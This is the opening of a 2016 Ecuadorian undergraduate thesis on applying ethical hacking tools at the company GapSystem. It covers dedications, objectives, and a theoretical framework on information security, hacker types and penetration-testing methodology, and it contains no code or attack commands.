PONTIFICIA UNIVERSIDAD CATÓLICA DEL ECUADOR

FACULTAD DE INGENIERÍA

ESCUELA DE SISTEMAS

DISERTACION DE GRADO PREVIA LA OBTENCION DEL TITULO DE INGENIERO EN SISTEMAS Y COMPUTACION

APLICACIÓN DE HERRAMIENTAS DE ETHICAL HACKING, CASO DE ESTUDIO "EMPRESA GAPSYSTEM".

AUTORES:

HARO LEIVA MARÍA ALEJANDRA

PARRA RECALDE PAUL ALEJANDRO

DIRECTOR:

ING. ALFREDO CALDERON

QUITO, MAYO 2016

Dedicatoria

El presente trabajo de disertación de grado va dedicado principalmente al señor todo poderoso, fuente principal de mis logros, gracias a él estoy donde estoy y todo lo que hago es gracias y para él y su infinita grandeza.

A mis padres, por su lucha constante para brindarme lo mejor en todo momento, por su apoyo incondicional, sus consejos y charlas, por ser ese ejemplo de trabajo esfuerzo y dedicación que me han enseñado con el pasar de los años.

A mi abuelita la cual considero mi segunda madre, por estar presente en todos los momentos de mi formación personal y académica, por su infinito amor y ejemplo de perseverancia.

A mi novia Sofía Vivanco por entregarme su amor incondicional y ser una fuente de apoyo constante en todo este transcurso académico, por todos sus consejos, por ser la mano que no me deja caer.

A estas 4 personas que son los pilares de mi vida a los cuales le debo todo lo que soy y quienes me enseñan e impulsan a crecer cada día, quienes me han llevado a ser la persona que soy hoy en día, por quienes vivo y por quienes quiero seguir saliendo adelante para llenar de orgullo y felicidad sus vidas.

Paul Alejandro Parra Recalde

Dedicatoria

Dedico el presente proyecto de disertación en primer lugar a Dios, por ser mi fortaleza espiritual y permitirme lograr este nuevo triunfo en mi vida. A mi abuelita Eugenia, quien con sus enseñanzas supo guiarme por el camino correcto y aún desde el cielo lo sigue haciendo. A mi madre por apoyarme siempre en todo aspecto a lo largo de mi vida, por no haberme dejado sola aún en los momentos más difíciles y por dar siempre lo mejor de ella para que yo pueda concluir mi carrera con éxito. A mi padre por su constante preocupación, por escucharme siempre y por sus consejos a lo largo de mi formación académica y personal. A mi hermano por su apoyo incondicional, por ser un pilar fundamental en mi vida y por siempre saber escucharme y brindarme un consejo cuando lo necesito. A mi tía Marcela, por ser como una madre para mí en todo sentido y por su total ayuda, especialmente cuando más la necesité para que pueda terminar mi carrera. A mi novio Sergio, por estar siempre a mi lado y haberme apoyado en los instantes más difíciles, por no haberme dejado caer y ayudarme a llegar hasta este momento de mi vida. Por último y especialmente a mi hijo David, quien ha sido mi más grande fuente de motivación e inspiración para salir adelante, me ha ayudado a ser una mejor persona y por quien lucho día a día.

María Alejandra Haro Leiva

Agradecimiento

Agradezco principalmente a mi director, revisores y demás docentes, por su completa ayuda al realizar este proyecto de disertación, por compartir su conocimiento para crecer en mi formación académica.

Del mismo modo agradezco a mi compañera de disertación de tesis que con su apoyo y ayuda hemos podido realizar con satisfacción el presente proyecto. A mis demás compañeros por todo lo vivido dentro y fuera del aula que sin duda alguna han sido un apoyo gigantesco en este proyecto.

Finalmente agradezco a la Pontificia Universidad Católica del Ecuador, al haberme abierto sus puertas y permitido crecer junto a esta noble institución, por todo lo aprendido y todo lo vivido agradezco eternamente a la PUCE.

Paul Alejandro Parra Recalde

Agradecimiento

Agradezco a mi director de tesis y revisores, quienes me guiaron durante el desarrollo del presente proyecto. A todos quienes fueron mis docentes a lo largo de mi carrera universitaria por sus enseñanzas.

A mi compañero Paul por su apoyo y dedicación durante el desarrollo del trabajo de disertación y así concluir con éxito.

A la Pontificia Universidad Católica del Ecuador por todas las enseñanzas y haberme permitido vivir excelentes momentos dentro de la universidad.

María Alejandra Haro Leiva

CONTENIDO

RESUMEN

El presente proyecto de disertación de grado pretende analizar las vulnerabilidades encontradas dentro de la infraestructura de red de la empresa "GapSystem" utilizando herramientas de Ethical Hacking.

Las inseguridades y vulnerabilidades de la información sobre organizaciones o empresas han ido evolucionando con el pasar de los años, como consecuencia de esto los llamados crackers han encontrado la forma de usar la informática con fines delictivos, es decir robo de información de una fuente de datos para su posterior revelación o venta. Algunas empresas han descuidado mucho este aspecto, es aquí donde el concepto de Ethical Hacking aparece. Ethical Hacking da no solo a las empresas sino también a otro tipo de entidades la facilidad de detectar posibles vulnerabilidades ya sea en su Red de internet, en sus bases de datos, etc.

El presente proyecto de disertación de grado encontrara las vulnerabilidades a las cuales la empresa se enfrenta, utilizando herramientas de Ethical Hacking para encontrarlas y así presentar un informe detallado.

Es importante agradecer y hacer mención a la empresa "GapSystem" que ha facilitado los permisos para el desarrollo del proyecto de disertación.

1. CAPITULO 1. INTRODUCCIÓN

Los sistemas informáticos alrededor del mundo han ido evolucionando en cuanto a información y el resguardo que esta necesita tomando medidas de seguridad. Como contraparte a esto los conocidos piratas informáticos o crackers han encontrado formas de quebrantar estas seguridades comprometiendo completamente la seguridad de las empresas a las cuales atacan. Desde robos de información confidencial hasta la supresión de la misma en el peor de los casos, esto en escasos minutos.

Es por esta razón que el principal objetivo de Ethical Hacking es brindar la ayuda necesaria a las organizaciones para poder detectar las posibles vulnerabilidades haciendo un análisis de las mismas para posteriormente se tomen las medidas preventivas en contra de las agresiones maliciosas por parte de crackers. Estas vulnerabilidades dentro de los sistemas de información de las empresas se los realizan mediante Test de intrusión los cuales evalúan la seguridad de los sistemas de la información, redes computacionales, aplicaciones, servidores o bases de datos. Estos test consisten principalmente en la simulación de ataques controlados y la ejecución de actividades propias de los delincuentes informáticos.

Es muy necesario, por tanto, analizar las herramientas que permitan realizar estos Test de intrusión, así también determinar las técnicas necesarias que se necesitarán para probar las vulnerabilidades dentro de la red de la empresa. De ahí el hecho de entregar un informe detallado hacia la empresa “GapSystem” para que la misma pueda tomar cartas sobre el asunto y solvente sus vulnerabilidades.

1.1. Antecedentes

En los últimos años ha existido un uso indebido de las tecnologías de la información y comunicación por gente experta en el tema con la intención de realizar ataques en contra de la integridad de los sistemas computacionales, estos ataques han causado no solo pérdidas económicas a una empresa sino también en un caso más grave la detención de personas inocentes víctimas de estos ataques informáticos, o también ya sea por el mal uso de los recursos informáticos como la web en donde se hacen presentes las redes sociales o el internet en general.

Debido a esto el Ethical Hacking es una herramienta la cual consiste en simular posibles escenarios controlados donde se puedan producir ataques informáticos o actividades propias de los delincuentes cibernéticos.

La empresa GapSystem a pesar de no haber sido expuesta a ningún ataque hasta el momento, puede ser objetivo de ataque debido a ser una empresa con manejo de base de datos de importante información, es por esta razón que se desea emplear herramientas de Ethical Hacking para poder entregar un informe detallado de sus posibles vulnerabilidades.

1.2. Justificación

Los avances tecnológicos dados en los últimos tiempos han hecho que las seguridades informáticas se vean vulnerables ante ataques como robo de información, razón por la cual la gerencia de la empresa GapSystem se ha involucrado en el tema sin dar solución por falta de conocimiento específico así como por falta de infraestructura y personal capacitado.

La solución para este problema es la utilización de herramientas de Ethical Hacking dentro de la empresa GapSystem, con el fin de poder detectar posibles entradas para el robo de información importante.

Debido a que la empresa trabaja con diferentes clientes, como por ejemplo Clínica Integral, Siaprosi, Sermacosa, la Yapa, se ven obligados a llevar distintas bases de datos, ya sea para los clientes o para la contabilidad de las empresas.

Con el desarrollo de las técnicas de Ethical Hacking se mejorará la seguridad de la empresa realizando un adecuado análisis del informe que se presentará al gerente de GapSystem.

1.3. Objetivos

1.3.1. General

Aplicar herramientas de Ethical Hacking en la empresa GapSystem para analizar las posibles vulnerabilidades que afecten a la misma y proponer soluciones de las mismas.

1.3.2. Específicos

1. Analizar la situación actual de la empresa GapSystem, con respecto a la seguridad de acceso a los equipos y aplicaciones.
2. Investigar la funcionalidad de las principales herramientas de Ethical Hacking.
3. Ejecutar las herramientas Ethical Hacking en la red de la empresa.
4. Proponer correcciones necesarias para solventar las vulnerabilidades encontradas.

1.4. Alcance

El presente proyecto de disertación de grado busca encontrar las vulnerabilidades de la infraestructura de red de la empresa “GapSystem” a través del estudio y aplicación de herramientas de Ethical Hacking. El proyecto culminará con la entrega de un informe que presente las vulnerabilidades encontradas y como solventarlas.

1.5. Metodología

En primera instancia se aplicará la metodología de investigación básica, también llamada Teórica, pura o dogmática que se caracteriza por poner en práctica el marco teórico analizado, y al final se formulará una propuesta en base a las teorías existentes.

Además se pondrá en práctica la investigación Aplicada, conocida también como práctica o empírica, utilizando el conocimiento que se adquirió.

Con la metodología básica se usa el marco teórico y con la metodología aplicada se obtiene resultados de la práctica, razón por la cual se podría llamar una metodología de investigación Mixta (teórico-práctico), con métodos o medios de recolección de información documental y experimental.

2. CAPÍTULO 2: MARCO TEÓRICO

2.1. Seguridad Informática

"La Seguridad Informática es el área de la informática que se enfoca en la protección de la infraestructura computacional y todo lo relacionado con ésta y, especialmente, la información contenida o circulante." (Santos, 2010)

Álvaro Gómez Vieites (2007) define la seguridad informática como cualquier medida que impida la ejecución de operaciones no autorizadas sobre un sistema o red informática, cuyos efectos puedan conllevar daños sobre la información, comprometer su confidencialidad, autenticidad o integridad, disminuir el rendimiento de los equipos o bloquear el acceso de usuarios autorizados al sistema.

La Seguridad Informática comprende software (bases de datos, metadatos, archivos), hardware y todo lo que la organización valore (activo) y signifique un riesgo si esta información confidencial llega a manos de otras personas, convirtiéndose, por ejemplo, en información privilegiada. (Santos, 2010)

Existe un término con el cual no debe ser confundida la seguridad informática y es la Seguridad de la Información, ya que ésta no se ocupa solamente en el ámbito de la informática sino en otros entornos.

El sitio web CCM.net1 pone a consideración lo siguiente acerca de los objetivos de la seguridad informática:

[1] CCM.net- Sitio web de tecnología editado en español.

La seguridad informática tiene como uno de sus objetivos principales que el material y los recursos de una determinada organización sean utilizados únicamente para los fines para los cuales fueron creados.

2.2. Fiabilidad, Confidencialidad, Integridad Y Disponibilidad

La seguridad informática tiene como objetivo principal asegurar tres conceptos que son fundamentales: confidencialidad, integridad y disponibilidad.

Para que exista seguridad es importante que existan los tres aspectos mencionados anteriormente (confidencialidad, integridad y disponibilidad), ya que estos dependen cada uno del otro. Estos pilares son fundamentales para que la información se encuentre protegida:

- Disponibilidad: hace referencia al método de precaución contra posibles daños tanto en la información como en el acceso a la misma: ataques, accidentes o descuidos.
- Confidencialidad: la información puede ser accedida únicamente por las personas que tienen autorización para hacerlo. La confidencialidad se puede ver amenazada si alguien intercepta los paquetes que viajan de un lado a otro.
- Integridad: cuando se habla de integridad quiere decir de que se debe estar asegurado de que la información no ha sido borrada, copiada o alterada. (Firtman, 2005)

2.3. Elementos Vulnerables En Un Sistema De Información

Obtener una seguridad absoluta o completa es imposible, ya que siempre existirá un elemento de riesgo que se encuentre presente, por esta razón es que existen los niveles de seguridad. Los principales elementos que se debe proteger dentro de cualquier sistema informático son:

- Hardware: conjunto de sistemas físicos del sistema informático.
- Software: conjunto de sistemas lógicos que hacen funcional al hardware.
- Datos: conjunto de sistemas lógicos que tienen como función manejar el software y el hardware. (Firtman, 2005).

De los elementos mencionados anteriormente los datos son los principales al momento de proteger, ya que estos no tienen origen, es decir, que son cambiados al transcurrir el tiempo. El hardware y el software se los puede recuperar desde su origen.

2.4. Amenazas

Las amenazas de un sistema informático pueden provenir desde un hacker remoto que entra en el sistema, desde un troyano, pasando por un programa descargando de forma gratuita que ayuda a gestionar fotos pero que supone una puerta trasera al sistema permitiendo la entrada a espías, hasta la entrada no deseada al sistema mediante una contraseña de bajo nivel de seguridad; se pueden clasificar por tanto en amenazas provocadas por personas, lógicas y físicas. (Santos, 2010)

A continuación se presenta a una relación de los elementos que potencialmente pueden amenazar a un sistema.

2.4.1. Personas:

- Personal: Se pasa por alto el hecho de que la persona de la organización, incluso a la persona ajena a la estructura informática, puede comprometer la seguridad de los equipos.
- Exempleados: Generalmente se trata de personas descontentas con la organización que pueden aprovechar debilidades de un sistema que conocen perfectamente, para insertar troyanos, bombas lógicas, virus o simplemente conectarse al sistema como si aún trabajaran en la organización.

- Curiosos: Son los atacantes juntos con los crackers los que más se dan en un sistema.
- Hackers: Una persona que intenta tener acceso a los recursos de la red sin intención de dañar la integridad de la víctima.
- Crackers: Es un término más preciso para describir una persona que intenta obtener acceso no autorizado a los recursos de la red con intención maliciosa.
- Intrusos Remunerados: Se trata de personas con gran experiencia en problemas de seguridad y un amplio conocimiento del sistema que son pagados por una tercera parte, generalmente para robar secretos o simplemente para dañar la imagen de la organización. (Santos, 2010)

2.4.2. Amenazas Lógicas:

- Software Incorrecto: los exploits son programas que se aprovechan de los fallos en la programación.
- Herramientas de seguridad: un intruso puede utilizar cualquier herramienta de seguridad para detectar fallos y aprovecharlos para atacar.
- Puertas Traseras: Son parte de código de ciertos programas que permanecen sin hacer ninguna función hasta que son activadas en ese punto la función que realizan no es la original del programa si no una acción perjudicial.
- Canales cubiertos: son canales de comunicación que permiten a un proceso transferir información de forma que viole la política de seguridad del sistema.
- Virus: un virus es una secuencia de código que se inserta en un fichero ejecutable.
- Gusanos: es un programa capaz de ejecutarse y propagarse por sí mismo a través de redes.
- Caballos de Troya: son instrucciones escondidas en un programa de forma que este parezca realizar las tareas que un usuario espera de él, pero que realmente ejecuta funciones ocultas. (Santos, 2010)

2.4.3. Amenazas Físicas:

Por último, algunos de los ejemplos a los que se puede estar expuesto por una amenaza física son los siguientes: catástrofes naturales, robos, destrucción de sistemas.

2.5. Seguridad Física

Al hablar de seguridad física se refiere a todos los mecanismos de prevención y detección que están enfocados en proteger físicamente cualquier recurso del sistema.

Al momento de diseñar un sistema informático la seguridad física es uno de los aspectos que más se olvida, y es importante tomarla en cuenta ya que su objetivo es cubrir amenazas ocasionadas por el hombre y por la naturaleza.

2.5.1. Principios de la Seguridad Física

La seguridad física consiste en "la aplicación de barreras físicas y procedimientos de control, como medidas de prevención y contramedidas ante amenazas a los recursos e información confidencial." (Santos, 2010)

Las principales amenazas que se prevén en la seguridad física son:

- Desastres naturales, incendios accidentales y cualquier variación producida por las condiciones ambientales.
- Amenazas ocasionadas por el hombre como robos o sabotajes.
- Disturbios internos y externos deliberados. (E-DUCATIVA CATEDU, s.f.)

Además es importante analizar aspectos como:

- Protección frente a daños por fuego, inundación, explosiones, accesos no autorizados.
- Selección de los elementos constructivos internos más adecuados.

- Definición de distintas áreas o zonas de seguridad dentro del edificio.
- Disponibilidad de zonas destinadas a la carga, descarga y almacenamiento de suministros.
- Implantación de sistemas de vigilancia.
- Control de las condiciones ambientales en las instalaciones. (Vieites, 2007)

2.5.1.1 Control de Acceso

El control de acceso no sólo requiere la capacidad de identificación, sino también asociarla a la apertura o cerramiento de puertas, permitir o negar acceso basado en restricciones de tiempo, área o sector dentro de una empresa o institución. (Santos, 2010)

Las funciones y obligaciones de cada una de las distintas personas que tienen acceso a los datos y a los servicios del sistema de información de una organización deberían estar claramente definidas en todo momento. (Vieites, 2007)

Es importante que se establezcan medidas de seguridad. Se debe considerar contar con un sistema de vigilancia el cual permita controlar el acceso de todas las personas que ingresen a la empresa y de esta forma vigilar las personas que no pertenecen a la organización, a ellas se les debe solicitar completar un formulario con todos los datos necesarios y así controlar su visita.

Otro punto importante a tomar en cuenta para un sistema de seguridad es la utilización de credenciales de identificación, de esta forma se puede reconocer a las personas y controlar su ingreso y salida a la empresa.

Estas credenciales se pueden clasificar de la siguiente manera:

- Normal o definitiva: para el personal permanente de la empresa.
- Temporal: para personal recién ingresado.
- Contratistas: personas ajenas a la empresa, que por razones de servicio deben ingresar a la misma.
- Visitas: para un uso de horas. (Santos, 2010)

2.5.1.2 Sistemas Biométricos

"La Biometría es una tecnología que realiza mediciones en forma electrónica, guarda y compara características únicas para la identificación de personas." (Santos, 2010).

Por lo tanto la identificación del personal se la realizaría en base a rasgos que no se repiten, como por ejemplo la huella digital.

A pesar de que la biometría es considerada actualmente como un método ideal para el reconocimiento de personas, existen varias limitaciones al momento de implementar.

Se trata de una tecnología muy cara cuando lo que se quiere es obtener una identificación casi perfecta, haciendo uso de dispositivos como el escáner de la retina del ojo. Además los dispositivos biométricos poseen un grado de sensibilidad variable, esto quiere decir que si es muy sensible muchos usuarios válidos no serán identificados como tales. (Marañón & García, 2004)

A continuación se menciona algunos beneficios de una tecnología biométrica:

- Se puede eliminar la necesidad de poseer una tarjeta de acceso o una contraseña difícil de recordar.
- Los costes de administración son más pequeños.
- Las características biométricas de una persona son intransferibles a otra. (Santos, 2010)

2.5.1.3 Protección Electrónica

Se llama así a la detección de robo, intrusión, asalto e incendios mediante la utilización de sensores conectados a centrales de alarmas. (Santos, 2010).

Existen varios dispositivos que utilizan estos sensores para poder informar al personal sobre alguna situación de emergencia:

- Barreras infrarrojas y de micro-ondas: transmiten y reciben haces de luces infrarrojas y de micro-ondas. Se codifican por medio de pulsos con el fin de evadir intentos de sabotaje.
- Detector ultrasónico: utiliza ultrasonidos para crear un campo de ondas, así se puede detectar cualquier movimiento dentro del lugar que se quiere proteger y se activará la alarma.
- Circuitos cerrados de televisión: permite un control de todo lo que sucede dentro del campo que se está protegiendo, esto se logra gracias a las capturas de cámaras que son ubicadas estratégicamente. (Santos, 2010)

2.5.1.4 Condiciones Ambientales

Las amenazas ambientales pueden depender de la ubicación geográfica y se puede recibir avisos de lo que puede suceder. A pesar de que son hechos que no ocurren muy frecuentemente, se los debe tomar en cuenta ya que siempre va a existir una probabilidad de que puedan ocurrir.

Las catástrofes más comunes son incendios, inundaciones y terremotos.

2.6. Seguridad Lógica

La información es el elemento más importante dentro de una empresa, por lo tanto deben existir métodos que logren protegerla y asegurarla, éste es el objetivo de la seguridad

lógica, tomando en cuenta las restricciones, datos que se almacenan en el sistema informático.

2.6.1. Principios De La Seguridad Lógica

La seguridad lógica consiste en "la aplicación de barreras y procedimientos que resguarden el acceso a los datos y sólo se permita acceder a ellos a las personas autorizadas para hacerlo". (Santos, 2010).

En el sitio web segu-info.com.ar2 se mencionan los objetivos que debe cumplir la seguridad lógica:

- Restringir el acceso a los programas y archivos.
- Asegurar que los operadores puedan trabajar sin una supervisión minuciosa y no puedan modificar los programas ni los archivos que no correspondan.
- Asegurar que se estén utilizados los datos, archivos y programas correctos en y por el procedimiento correcto.
- Que la información transmitida sea recibida sólo por el destinatario al cual ha sido enviada y no a otro.
- Que la información recibida sea la misma que ha sido transmitida.
- Que existan sistemas alternativos secundarios de transmisión entre diferentes puntos.
- Que se disponga de pasos alternativos de emergencia para la transmisión de información. (Borghello, s.f.)

[2] segu-info.com.ar- **Segu-Info** es un emprendimiento personal que brinda información sobre Seguridad de la Información libre y gratuita desde el año 2000.

2.7. Hacker

Es importante analizar la palabra Hacker debido a que es la base desde donde nació el concepto de Ethical Hacking.

Actualmente la palabra hacker es un término muy conocido dentro de la sociedad, el cual ha sido mal interpretado o se tiene un concepto erróneo de lo que realmente significa, muchas veces cuando se habla de hacker las personas lo asocian con delitos para aclarar este término a continuación se presentan algunos conceptos de lo que realmente es un hacker:

"Es una persona apasionada, curiosa, dedicada y comprometida con el aprendizaje, y en muchos casos, no solamente en el área de la informática. El espíritu de esta cultura se extiende a cualquier área del conocimiento humano donde la creatividad y la curiosidad son importantes." (Arboledas, 2014)

Se debe mencionar que existe un término con el que es confundido, es el de cracker. Un cracker "es aquella persona que consigue ganar acceso a los sistemas por medio de mecanismos agresivos, como por ejemplo ataques de fuerza bruta para la obtención de cuentas de usuario, o mediante la modificación de las propiedades o el comportamiento de un software determinado empleando técnicas de ingeniería inversa, entre otras." (Arboledas, 2014)

Otra definición de cracker para tener un poco más clara la diferencia entre estos dos términos (hacker y cracker) es: "individuo con interés en atacar un sistema informático para obtener beneficios de forma ilegal o, simplemente para provocar algún daño a la organización propietaria del sistema, motivados por intereses económicos, políticos, religiosos, etc." (Vieites, 2007)

Como se puede ver el término hacker en la actualidad no se lo utiliza correctamente. Para la mayoría de las personas, casi siempre al decir hacker se asocia con un delincuente y no es precisamente así. Los hackers utilizan sus conocimientos para alertar a las personas, hackers que quieren hacer notar las vulnerabilidades que tienen las empresas para que puedan tomar decisiones de mejora y prevenir posibles ataques.

2.7.1. Tipos De Hackers

- **Black hat:** es un hacker dedicado a la obtención y explotación de vulnerabilidades en sistemas de información, bases de datos, redes informáticas, sistemas operativos y determinados productos de software. (Se los conoce como crackers, los cuales ya se explicó anteriormente.)
- **White hat:** son hackers dedicados a la corrección de vulnerabilidades de software, definición de metodologías, medidas de seguridad y defensa de sistemas por medio de distintas herramientas. Se dedican a garantizar la seguridad en las aplicaciones, sistemas operativos y protección de datos sensibles, para asegurar la confidencialidad de la información.
- **Gray hat:** se dedican tanto a la obtención y explotación de vulnerabilidades como a la defensa y protección de sistemas. (Arboledas, 2014)

Además de los hackers y crackers de los cuales ya se dio una definición clara existen otro tipo de intrusos dentro de las redes:

- **Sniffers:** individuos que se dedican a rastrear y descifrar los mensajes que circulan por redes de ordenadores como Internet.
- **Phreakers:** intrusos especializados en sabotear redes telefónicas para realizar llamadas gratuitas.
- **Spammers:** responsables del envío masivo de miles de mensajes de correo electrónico no solicitados a través de Internet, provocando el colapso de los servidores.
- **Piratas informáticos:** individuos especializados en el pirateo de programas y contenidos digitales, infringiendo la legislación sobre propiedad intelectual.

- **Creadores de virus y programas dañinos:** expertos informáticos cuyo objetivo es demostrar a través de sus conocimientos la creación de virus y otros programas dañinos.
- **Lamers:** personas que obtienen determinados programas para realizar ataques informáticos y que los utilizan sin tener conocimientos técnicos.
- **Intrusos remunerados:** expertos informáticos que son contratados para la sustracción de información confidencial.

2.8. Ethical Hacking

Cualquier computadora es susceptible a sufrir robo de información o ataque por medio de un pirata informático con la finalidad de comprometer o en el peor de los casos eliminar datos importantes que existan dentro de este equipo.

Estar al tanto de este tipo de vulnerabilidades puede convertirse en un dolor de cabeza y por esta misma razón nace el Ethical Hacking.

El autor Alejandro Reyes Plata da una definición de Ethical Hacking completa y concisa, él explica lo siguiente:

> *El objetivo fundamental del Ethical Hacking (hackeo ético) es explotar las vulnerabilidades existentes en el sistema de "interés" valiéndose de test de intrusión, que verifican y evalúan la seguridad física y lógica de los sistemas de información, redes de computadoras, aplicaciones web, bases de datos, servidores, etc. Con la intención de ganar acceso y "demostrar" que un sistema es vulnerable, esta información es de gran ayuda a las organizaciones al momento de tomar las medidas preventivas en contra de posibles ataques malintencionados. Dicho lo anterior, el servicio de Ethical Hacking consiste en la simulación de posibles escenarios donde se reproducen ataques de manera controlada, así como actividades propias de los delincuentes cibernéticos, esta forma de actuar tiene su justificación en la idea de que: "Para atrapar a un intruso, primero debes pensar como intruso"* (Reyes, 2010)

Garantizar la seguridad informática mediante los servicios de Ethical Hacking requiere una asociación de métodos, sistemas y herramientas que están netamente direccionados a proteger la información, es por esta razón que Ethical Hacking también se la puede definir como una disciplina de la seguridad informática que gracias a varios métodos ,como por ejemplo ingeniería social, uso de herramientas de hacking, uso de exploits para explotar vulnerabilidades conocidas, permiten realizar ataques controlados, es decir sin intención de daño o robo de información, que permitan realizar las pruebas pertinentes para realizar un hacking ético y así poder dar a conocer a la empresa o persona que requiera los servicios de Ethical Hacking las vulnerabilidades a las cuales está expuesta.

Para entender de mejor manera este concepto es importante diferenciar entre un hacking ético y un hacking no ético.

2.8.1. Hacking Ético

Primero se analizará de lo que se trata un hacking ético con más profundidad. Según la Real Academia Española, la palabra ética proviene de la palabra Ethos que significa "Conjunto de rasgos y modos de comportamiento que conforman el carácter o la identidad de una persona o una comunidad." Por lo tanto al momento de hablar sobre un hacking ético se puede asociar fácilmente con algo legal y al buen uso que se le da a los conocimientos y uso de la tecnología. Actualmente muchas de las grandes y medianas organizaciones son atacadas por el bien de las mismas para poder tomar medidas preventivas en contra de posibles ataques que se puedan presentar.

Uno de los significados de Ethical Hacking es el siguiente. "Consiste en la simulación de posibles escenarios donde se reproducen ataques de manera controlada, así como actividades propias de los delincuentes cibernéticos". (Plata, 2010)

Las pruebas de penetración a través de un ethical hacking permiten:

- Evaluar vulnerabilidades a través de la identificación de debilidades provocadas por una mala configuración de las aplicaciones.
- Analizar y categorizar las debilidades explotables, con base al impacto potencial y la posibilidad de que la amenaza se convierta en realidad.
- Proveer recomendaciones en base a las prioridades de la organización para mitigar y eliminar las vulnerabilidades y así reducir el riesgo de ocurrencia de un evento desfavorable. (Plata, 2010)

Al momento de realizar un hacking ético se debe establecer un alcance que permitirá un cronograma de trabajo. Para determinar el alcance se debe conocer tres elementos básicos: tipo de hacking, modalidad y los servicios adicionales.

Por último, existe un código de ética profesional que debe cumplir un hacker ético:

- Independencia: cuando se trabaja de forma independiente se mantiene la objetividad del trabajo. Independencia quiere decir que el hacker ético no esté comprometido con algún vendedor comercial o proveedor de servicios profesionales que posea alguna solución de informática relacionada a la seguridad.
- Prohibición de aceptar dinero por compañías de la competencia para realizar pruebas en otras compañías.
- Cuidado del cliente: se le debe informar sobre los posibles riesgos de realizar algunas pruebas de vulnerabilidad.
- Profesionalismo y calidad en la operación.
- Responsabilidad corporativa, establecer claramente las responsabilidades de las consecuencias de las pruebas.
- Imparcialidad, neutralidad y transparencia de procesos.
- Evitar el conflicto de intereses.
- Obediencia estricta a las leyes.

- Respeto por los humanos: ingeniería social.
- Dar los créditos correctos en el informe final. (Curbelo, 2012)

Así como en todos los procesos, un hacking ético sigue una serie de pasos mediante las cuales es ejecutada esto con el fin de seguir una metodología.




Figura 2. 1 Fases de un Hacking Ético (Astudillo, 2013)

Un hacking ético como se ha dicho con anterioridad busca realizar ataques controlados que permitan encontrar vulnerabilidades. La metodología que sigue un hacking ético concluye con un informe ejecutivo que detalla toda la información encontrada y como solventarla esto con la finalidad de que la empresa o persona en cuestión tome cartas sobre el asunto y puedo corregir estas posibles puertas de acceso para un hacker no ético.

2.8.2. Hacking no Ético

Ahora, por otro lado, un hacking no ético es un problema realmente grave en la actualidad, ya que a diferencia del hacking ético, éste es utilizado para beneficio personal. A quienes utilizan sus conocimientos con fines maliciosos se los conoce como ya se revisó anteriormente "crackers o hackers de sombrero negro".

Un cracker es alguien que viola la seguridad informática para beneficio personal, los crackers son la personificación de todo lo que el público teme de un criminal informático, entran a redes seguras para destruir los datos o hacerlas inutilizables para aquellos que tengan acceso autorizado. (Cristalino, 2013)

Un hacker no ético al igual que un hacker ético intenta seguir una metodología al momento de realizar sus ataques, esta metodología es muy parecida la una de otra con la diferencia en que un hacker no ético pretende mantener una conexión con la víctima en todo momento.

A continuación se muestra la metodología que un hacker no ético utiliza para llevar a cabo con perfección sus ataques:




Figura 2.2 Fases de un Hacking no Ético (Astudillo, 2013)

Un hacker no ético además de buscar mantener el acceso con la víctima en todo momento busca del mismo modo eliminar las huellas o rastros para tratar de esconder su identidad. A diferencia de la metodología de hacking ético esta busca adentrarse al equipo de la víctima con la intensión de comprometer información valiosa para el usuario y sacar provecho de la misma ya sea financiera mente.

Para analizar más a fondo lo que un hacker no ético puede llegar a hacer, se presenta a continuación algunos ejemplos de los crackers más famosos y como han hecho uso de sus conocimientos en beneficio propio para deñar y estafar a sus víctimas:

Hacker	**Delito**	**Afectado**
Kevin Mitnick	Ingresó a servidores, robo de información y publicó en Internet números de tarjetas de crédito.	Nokia, Motorola, Visa
Vladimir Levin	Robó más de 10 000.000 de cuentas corporativas.	Citibank-Rusia
Kevin Poulson	Hackeó las líneas telefónicas de una radio para asegurarse ser la llamada número 102 en un	KIIS-FM de Los Angeles

	concurso que regalaba un Porsche.	
Adrian Lamo	Acceso no autorizado a sistemas informáticos.	New York Times, Microsoft, NBC
Jerome Kerviel	Fraude informático y hacking	El Banco Francés Société Générale con una pérdida de 4.900 millones de euros.
Christopher Chaney	Suplantación de identidad. Intervino las cuentas electrónicas de varias celebridades.	Scarlett Johansson, Mila Kunis, Christina Aguilera

